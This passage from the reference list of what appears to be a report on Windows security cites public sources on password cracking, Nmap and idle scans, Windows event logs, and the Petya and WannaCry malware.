Available at: https://www.nitttrchd.ac.in/imee/Labmanuals/Password%20Cracking%20of%20Windows%20Operating%20System.pdf

Shivanandhan, M., 2020. *What is Nmap and How to Use it – A Tutorial for the Greatest Scanning Tool of All Time.* [Online]
Available at: https://www.freecodecamp.org/news/what-is-nmap-and-how-to-use-it-a-tutorial-for-the-greatest-scanning-tool-of-all-time/
[Accessed 2025].

SolarWinds, n.d. *What Is a Windows Event Log? — IT Glossary.* [Online]
Available at: https://www.solarwinds.com/resources/it-glossary/windows-event-log
[Accessed 2025].

Wikipedia, 2025. *Idle scan.* [Online]
Available at: https://en.wikipedia.org/wiki/Idle_scan#:~:text=An%20idle%20scan%20is%20a,being%20accessed%20by%20the%20zombie.
[Accessed 2025].

Wikipedia, n.d. *Petya (malware family).* [Online]
Available at: https://en.wikipedia.org/wiki/Petya_(malware_family)

Wikipedia, n.d. *WannaCry ransomware attack..* [Online]
Available at: https://en.wikipedia.org/wiki/WannaCry_ransomware_attack

Wikipedia, n.d. *Windows Security Log.* [Online]
Available at: https://en.wikipedia.org/wiki/Windows_Security_Log
[Accessed 2025].